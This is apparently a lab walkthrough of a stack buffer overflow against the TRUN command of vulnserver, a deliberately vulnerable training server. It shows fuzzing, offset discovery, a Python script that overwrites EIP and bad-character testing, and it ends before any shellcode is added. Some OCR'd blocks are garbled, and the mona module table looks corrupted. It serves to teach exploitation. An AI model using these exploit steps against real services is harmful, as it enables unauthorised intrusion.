

Vulnserver

Intro of vulnserver

The vulnserver can be downloaded from the following github repo
//link: <https://github.com/stephenbradshaw/vulnserver>

stephenbradshaw / vulnserver

<> Code

! Issues

🔗 Pull requests 1

🔄 Actions

📁 Projects

📖 V

🔗 master ▾

🔗 1 branch

🏷 0 tags

🔗

stephenbradshaw Update readme.md


📄	COMPILING.TXT	Initial commit
📄	LICENSE.TXT	Initial commit
📄	essfunc.c	Initial commit
📄	essfunc.dll	Initial commit
📄	readme.md	Update readme.md
📄	vulnserver.c	Initial commit
📄	vulnserver.exe	Initial commit

readme.md

TRUN (full detailed)

Some notes: in order to perform this exploitation you need to understand how the stack works first, then you'll be able to understand the overall ideas in this writeup

first let's start up our vulnserver binary on our windows 7 x64 machine
//we've started the vulnserver on port 9999



```
C:\Users\Malwally\Desktop\vulnserver-master
λ .\vulnserver.exe 9999
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!


Waiting for client connections...
|
```

testing out the binary by connecting remotely using netcat & it's running fine there


```
File Actions Edit View Help
Enter a capture filter...
(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ nc -v 192.168.0.101 9999
192.168.0.101: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.101] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

now let's run the binary in immunity debugger to observe the registers & stack

attach the vulnserver process




it should look like this after we've successfully attached the process



let's perform spiking on the TRUN command to see whether it's vulnerable to buffer overflow or not

here we'll be creating our spiking template file, save the file as trun.spk

```
/*
s_readline : reading the binary banner
s_string : place the string in each iteration of spiking
s_string_variable : append the fuzzed string into the spike
*/
```



before we start spiking let's launch our wireshark to capture the network packets

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_e1:97:a3	Tp-LinkT_d2:7f:28	ARP	42	Who has 192.168.0.1? Tell 192.168.0.1
2	0.072490835	Tp-LinkT_d2:7f:28	VMware_e1:97:a3	ARP	60	192.168.0.1 is at d4:6e:0e:d2:7f:28

now let's use generic_send_tcp to perform spiking using the spiking template we created just now
 //if the program crashed it means that it's vulnerable to buffer overflow

```

File Actions Edit View Help
179 192.168.0.101 TCP 66 43278 - 9999 [ACK] Seq=
179 192.168.0.101 TCP 1094 43278 - 9999 [PSH, ACK]
179 192.168.0.101 TCP 66 43278 - 9999 [FIN, ACK]
161 (nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
179 $ generic_send_tcp 192.168.0.101 9999 trun.spk 0 0
161 Total Number of Strings is 681
179 Fuzzing 192.168.0.101 TCP 66 43280 - 9999 [ACK] Seq=
179 Fuzzing Variable 0:0 TCP 583 43280 - 9999 [PSH, ACK]
179 line read=Welcome to Vulnerable Server! Enter HELP for help
179 Fuzzing Variable 0:1
  
```

so we go back to the immunity debugger & we noticed that the program just crashed
 /*

- 1) the EAX are filled with the spiking strings that we set just now "TRUN ././AAAAAAA...."
 - 2) which caused the EIP overflowed with AAAA too, due to the EIP of "0x41414141" is an invalid address that's why the program crashed
 - 3) and as you can see that the stack over here are filled with all the A's, so it shows that this TRUN command are vulnerable to buffer overflow
- */


```

nobodyatall@0xDEADBEEF: ~/vulnserverPrac/trun
File Actions Edit View Help
Fuzzing Variable 0:40
Variablesized= 1
Fuzzing Variable 0:41
Variablesized= 1
Fuzzing Variable 0:42
Variablesized= 2
Fuzzing Variable 0:43
Variablesized= 10
Fuzzing Variable 0:44
Variablesized= 10
Fuzzing Variable 0:45
Variablesized= 11
Fuzzing Variable 0:46 (592 bits) on interface eth0, id 0
Variablesized= 10
Fuzzing Variable 0:47
Variablesized= 3
Fuzzing Variable 0:48
Variablesized= 9
^C
(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]

```

now let's check our wireshark to find how many bytes that caused the vulnserver binary to crashed
 //we can apply this filter to filter up the vulnserver & our host machine communication packets

ip.addr == 192.168.0.101 && tcp.port == 9999			
No.	Time	Source	Destination
431	317.157923440	192.168.0.101	192.168.0.179
434	330.128721169	192.168.0.179	192.168.0.101
435	330.129202752	192.168.0.101	192.168.0.179
436	330.129257217	192.168.0.179	192.168.0.101
437	330.165746671	192.168.0.101	192.168.0.179
438	330.165781607	192.168.0.179	192.168.0.101
439	330.166244641	192.168.0.179	192.168.0.101
440	330.166601260	192.168.0.101	192.168.0.179
441	330.166621418	192.168.0.179	192.168.0.101

now let's follow the 1st syn packet tcp stream
 //if you notice that if the spike & the vulnserver successfully complete their communication it'll return 'TRUN COMPLETE' string


```
Welcome to Vulnerable Server! Enter HELP for help.  
TRUN string/r/nTRUN COMPLETE
```

now let's continue checking another tcp stream until we find the stream that doesn't shows 'TRUNC COMPLETE'

on the 2nd tcp stream we notice that the 'TRUN COMPLETE' was missing which means that this is where the vulnserver crashed

Wireshark · Follow TCP Stream (tcp.stream eq 1) · eth0

[illegible]

here it'll shows how many bytes that our spike sends to crash the vulnserver
//roughly takes 5,013 bytes to caused the vulnserver to crash

192.168.0.179:44950 → 192.168.0.101:9999 (5,013 bytes)

now in order to find the correct padding that we need to overwrite the EIP with our specified address, we can use metasploit pattern_create to create patterns

```

ost = "192.168.0.101"
ot = "(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ msf-pattern_create -l 5013 > pattern.txt
= socket,socket(socket,AF_INET, socket.SOCK_STREAM)
  (socket.AF_INET,socket.SOCK_STREAM) socket.AF_INET, socket.SOCK_STREAM)

```

pattern.txt


```
trun.spk x trun_exploit.py pattern.txt x
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad
2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4A
g5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7
Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An
0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2A
q3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw
8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0B
a1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg
6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1
Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq
4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6B
t7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca
2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4C
d5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
```

now let's write our python script to send the pattern that we created to find the correct position to inject the EIP

```
trun.spk x trun_exploit.py x pattern.txt x
#!/usr/bin/python3

import socket
import struct

host = "192.168.0.101"
port = 9999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

#banner grabbing
print("[*] Grabbing Banner")

banner = s.recv(1024)
print(banner.decode())

#Exploit payloads properties
command = b"TRUN ./."
pattern = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7

payload = b"".join([
    command,
    pattern
])

s.send(payload)

s.close()
```

tips: remember to restart the vulnserver binary everytimes you wanna perform a new testing.

/*

1) Debug > restart

2)  click on this button to continue running until the program status turn into running

*/

now let's execute the python script that we created

Running

```
Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9
(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ python3 trun exploit.py
[*] Grabbing Banner
Welcome to Vulnerable Server! Enter HELP for help.
```

let's check back the immunity debugger to see what is the pattern that end up in our EIP
//here it shows that the pattern of 0x386F4337 are the pattern that end up in our EIP

```
Registers (FPU)
EAX 021CF200 ASCII "TRUN /.: /Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
ECX 00475D2C
EDX 00000000
EBX 0000007C
ESP 021CF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7
EBP 6F43366F
ESI 00000000
EDI 00000000
EIP 386F4337
CS 0 FS 002B 32bit 0(FFFFFFFF)
```

now let's use pattern_offset to find the offset location
// the matched offset will be 2003, so our padding should be 2003 before reaching the EIP

```
(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ msf-pattern_offset -q 386F4337
[*] Exact match at offset 2003
```


now let's edit our exploit script again to make sure that we can overwrite the EIP with the specific address we want
// the EIP we'll pack it up with <I (as the stack will be storing the address value reversely or we called it as little-endian format)
//we append the junk bytes after the eip to find out the maximum bytes that we can use to inject our shellcode into the stack

```
#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
eip = struct.pack("<I", 0xDEADBEEF)
junk = b"B"*(5000)


payload = b"".join([
    command,
    padding,
    eip,
    junk
])
```

now let's run our exploit script & check the immunity debugger register part


now we've successfully injected our specific address "0xDEADBEEF" into the EIP




let's check and see how many extra bytes that we can inject our shellcode into the stack
//right click on the ESP register & select follows in stack




now double click on the current pointed stack frame, it should looks like this



now scroll down until the end of the 'B' junk string
//so 0x3D8 of extra bytes that we can used for our shellcode



we can convert the hex value into decimal using calc
//our shellcode that we can inject must be smaller than 984 bytes



now let's find out what are the bad characters that will terminate our shellcode

we can do that by generating \x01-\xff in python (\x00 will be skipped as this is the null character which will terminate the shellcode)

```
#generate bad characters \x01 - \xff
badchar = ''

for x in range(1, 256):
    badchar += '{:02x}'.format(x)
```

now let's add it after our nop_sled

//if you notice that i've added a nop_sled between the EIP & bad character, we need to give some space between the EIP and the shellcode in order to successfully execute our shellcode

```
#Exploit payloads properties
command = b"TRUN /./"
padding = b"A"*2003
eip = struct.pack('<I', 0xDEADBEEF)
nop_sled = b"\x90"*16
junk = b"B"*(984 - len(nop_sled) - len(badchar))

payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(badchar),
    junk
])
```

let's execute the exploit script & observe the immunity debugger

right click ESP register select follows in dump

```
EBX 0000007C
ESP 0243F9E0
EBP 41414141
```

so here will be all the hex char we injected into it, let's check it in the dump

//we need to check and see whether is there any bad characters that will caused the shellcode to terminate by reading the characters one by one.

0243F9E8	90 90 90 90 90 90 90 90	EEEEEEEE
0243F9F0	01 02 03 04 05 06 07 08	00 00 00 00 00 00 00 00
0243F9F8	09 0A 0B 0C 0D 0E 0F 10	.. 3. 8* >
0243FA00	11 12 13 14 15 16 17 18	4+!! 78. 9+
0243FA08	19 1A 1B 1C 1D 1E 1F 20	0+ +_ L # A ?
0243FA10	21 22 23 24 25 26 27 28	! " # \$ % & ' (
0243FA18	29 2A 2B 2C 2D 2E 2F 30) * + , - . / 0
0243FA20	31 32 33 34 35 36 37 38	1 2 3 4 5 6 7 8
0243FA28	39 3A 3B 3C 3D 3E 3F 40	9 : ; < = > ? @
0243FA30	41 42 43 44 45 46 47 48	A B C D E F G H

so here it seems like nothing happened in our shellcode as all the characters until \xFF appears, the only bad character would be \x00



now we need to find the jmp esp address in order to let us jump into the stack address to execute our shellcode

we can use mona.py script to help us finding the correct modules that have jmp esp instruction

first we use the modules command to list all the modules that we can find our jmp esp

//the modules that we need to use must have ASLR turn off, to prevent the 'jmp esp' address to be randomized after the program reboot

```
----- Mona command started on 2020-12-08 12:40:17 (v2.0, rev 613) -----
[+] Processing arguments and criteria
  - Pointer access level : X
[+] Generating module info table, hang on...
  - Processing modules
  - Done. Let's rock 'n roll.

Module info :
-----
Base      | Top      | Size      | Rebase   | SafeSEH  | ASLR     | NXCompat | OS Dll   | Version, Modulename & Path
-----
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [LPK.dll] (C:\Windows\system64\LPK.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [NSI.dll] (C:\Windows\system64\NSI.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | -1.0- [essfunc.dll] (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [NSCTF.dll] (C:\Windows\system64\NSCTF.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system64\KERNELBASE.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\system64\WS2_32.DLL)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 1.0.626.7601 [USP10.dll] (C:\Windows\system64\USP10.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system64\GDI32.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | -1.0- [vulnserver.exe] (C:\Users\Malwally\Desktop\vulnserver-master\vulnserver.exe)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system64\kernel32.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 7.0.7600.16385 [nsuport.dll] (C:\Windows\system64\nsuport.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system64\CRYPTBASE.dll)
